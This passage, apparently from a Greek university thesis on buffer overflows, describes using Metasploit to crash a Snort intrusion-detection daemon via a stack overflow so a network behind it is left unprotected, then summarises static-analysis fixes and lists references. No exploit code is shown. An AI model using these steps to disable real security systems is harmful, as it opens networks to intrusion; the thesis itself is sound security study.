
Ψάχνοντας για ευπάθειες της συγκεκριμένης έκδοσης του εργαλείου βρίσκουμε ότι μπορούμε με ένα exploit να προκαλέσουμε Buffer Overflow στο stack ενός module που περιλαμβάνεται στο Snort. Έτσι, σε περίπτωση που έχει ενεργοποιημένο κάποιος το Snort μπορούμε να το κλείσουμε! Μετά από αυτό θα είναι πολύ εύκολο να εισβάλλουμε στο δίκτυο για να κάνουμε οτιδήποτε. Σίγουρα δεν είναι κάτι που περιμένει οποιοσδήποτε από τη στιγμή που έχει σε λειτουργία ένα τέτοιο σύστημα για να προστατεύσει τον οργανισμό του.

5.2. Πώς θα κάνουμε exploit στο Snort

Χρησιμοποιούμε για exploits το Metasploit. Το metasploit είναι ένα πακέτο με Penetration εφαρμογές και περιέχει exploits για πάρα πολλές γνωστές εφαρμογές με βάση τα κενά ασφαλείας που έχουν. Πολύ απλό στη χρήση του όσο και καταστροφικό.

Μπορούμε είτε να εγκαταστήσουμε το framework σε κάποιο windows pc, ή σε κάποιο Linux ή να χρησιμοποιήσουμε την Linux διανομή BackTrack. Η διανομή αυτή είναι γνωστή για τα Penetration εργαλεία που έχει διαθέσιμα και μας γλυτώνει χρόνο από τις όποιες ρυθμίσεις απαιτούνται σε κάθε τέτοιο εργαλείο.

Αφού το ενεργοποιήσουμε λοιπόν, βρίσκουμε το αντίστοιχο exploit για την έκδοση του Snort μας:



Εικόνα 38: Exploit για το Snort

Ρυθμίζουμε κάποια στοιχεία που είναι εύκολο να βρεθούν με κάποιον Port scanner για παράδειγμα και το τρέχουμε. Δείτε το αποτέλεσμα εδώ:

Εικόνα 39: Το Snort με Segmentation fault και τερματισμένο

Εμφάνισε το σύστημα την ένδειξη "Segmentation fault" και ο δαίμονας του snort κατέρρευσε! Τώρα όλο το δίκτυο που υπήρχε πίσω από το σύστημα είναι απροστάτευτο και μπορούμε να του επιτεθούμε.

Είναι πλέον σίγουρο λοιπόν ότι όλες οι εφαρμογές ανεξαιρέτων, ακόμα και τα συστήματα ασφαλείας που έχουν σχεδιαστεί για να μας προστατεύουν από επιθέσεις, έχουν και αυτά τα ελαττώματα τους.

6. Επίλογος

Σε αυτή τη διπλωματική υλοποιήσαμε απλά προγράμματα στην γλώσσα C/C++ τα οποία θα προκαλούσαν buffer overflow σε stack και heap. Τα εξετάσαμε και τα μελετήσαμε για το πώς ακριβώς γίνεται το buffer overflow χρησιμοποιώντας το λογισμικό OllyDbg. Χρησιμοποιήσαμε εργαλεία ελέγχου όπως τα flawfinder και splint, τα οποία, στις περισσότερες περιπτώσεις, ανακάλυψαν τα προγραμματιστικά λάθη που προκαλούσαν buffer overflow, και διορθώσαμε, σύμφωνα με τις προτάσεις των εργαλείων κάποια από τα λάθη των προγραμμάτων για να καλύψουμε κάποια από τα κενά ασφάλειας που είχαν. Έπειτα, χρησιμοποιώντας κάποια exploits, εκμεταλευτήκαμε τα buffer overflows για να παρακάμψουμε ή να τερματίσουμε κάποιες εφαρμογές.

Συνοπτικά, διαπιστώσαμε ότι τα buffer overflows, που παραμένουν για δεκαετίες ένα από τα πιο σοβαρά προβλήματα ασφαλείας των υπολογιστών, υπάρχουν σε όλες τις εφαρμογές και δεν είναι πάντα εύκολο να διορθωθούν. Ακόμα και σοβαρές εφαρμογές και λειτουργικά συστήματα έχουν τέτοια προβλήματα και υπάρχουν διάφοροι τρόποι να τα εκμεταλλευτεί ο καθένας για κακόβουλους λόγους. Σίγουρα, όμως, η χρήση εργαλείων ελέγχου θα βοηθήσει τον εκάστοτε προγραμματιστή να διορθώσει ένα μεγάλο μέρος των προβλημάτων. Επιπλέον θα τον κάνει να αλλάξει τον τρόπο που γράφει κώδικα δίνοντας περισσότερη σημασία στην ασφάλεια των προγραμμάτων του.

7. Παράρτημα Εικόνων

8. Παράρτημα Παραδειγμάτων Κώδικα

9. Βιβλιογραφία

Smashing the Stack, 2010, Andrea Cugliari – Mariano Graziano
A Buffer Overflow Study, 2002, Pierre-Alain FAYOLLE, Vincent GLAUME
Statically Detecting Likely Buffer Overflow Vulnerabilities, David Larochelle - University of Virginia, Department of Computer Science, David Evans - University of Virginia, Department of Computer Science
Testing C Programs for Buffer Overflow Vulnerabilities, Eric Haugh - University of California at Davis, Matt Bishop - University of California at Davis
A Practical Guide to Vulnerability Checkers, 2006, Martin Johns - University of Hamburg / Security in Distributed Systems
An open framework for simplifying the use and development of source code analysis tools, 2004, Nessim Kisserli Supervisor: Dr. Jason Crampton - Royal Holloway University
Secure Programming - An introduction to Splint, Informatics and Mathematical Modelling - Technical University of Denmark
Splint: Statically detecting likely buffer overflow vulnerabilities, 2008, Gregory M. Malecha
Testing Static Analysis Tools Using Exploitable Buffer Overflows From Open Source Code, Misha Zitser - D. E. Shaw Group New York, NY, Richard Lippmann - MIT Lincoln Laboratory Lexington, MA, Tim Leek - MIT Lincoln Laboratory Lexington, MA
Type-Assisted Dynamic Buffer Overflow Detection, 2010, Kyung-suk Lhee and Steve J. Chapin
Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade, Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole - Department of Computer Science and Engineering Oregon Graduate Institute of Science & Technology
Wikipedia
SearchSecurity.com
WindowSecurity.com
Metasploit